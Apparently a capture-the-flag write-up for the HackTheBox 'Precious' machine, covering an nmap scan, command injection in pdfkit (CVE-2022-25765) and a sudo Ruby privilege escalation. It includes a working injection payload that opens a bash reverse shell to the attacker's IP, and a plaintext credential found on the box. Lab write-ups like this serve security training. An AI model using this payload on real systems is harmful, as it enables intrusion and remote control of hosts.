
Precious

nmap



```
└─$ cat nmap_init.nmap
# Nmap 7.94 scan initiated Thu Jul 13 18:35:55 2023 as: nmap -sC -sV -oN nmap_init.nmap 10.10.11.189
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|_  256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
|_http-title: Convert Web Page to PDF
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 13 18:36:07 2023 -- 1 IP address (1 host up) scanned in 12.28 seconds
```

port 80

Service that converts web pages to PDF

since the box has no internet, only http://{my_ip}/ works (with a python server)

but upon inserting http://' -> I get a blank pdf (so maybe sql injection?)

upon capturing the request with burp, it reveals the tool being used: pdfkit v0.8.6
→ Has a command injection vulnerability (CVE-2022-25765)
→ https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795
→ With our python server still running, the following payload gets us a shell:
http://10.10.14.21/?name=#{'%20`bash -c 'bash -i >& /dev/tcp/10.10.14.21/9001 0>&1'`'}

More notes:
- gobuster finds no subdirectories

ruby->henry

with the reverse shell, we are logged in as ruby random creds found lol

/home/ruby/.bundle/config gives:

```
henry:Q3c1AqGHtoI0aXAYFH
```

for priv esc, sudo -l gives:

```
(root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

the ruby script reads from dependencies.yml, using a relative path

We can right our own dependencies.yml containing a reverse shell:
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/ruby-privilege-escalation/

reverse shell is as root!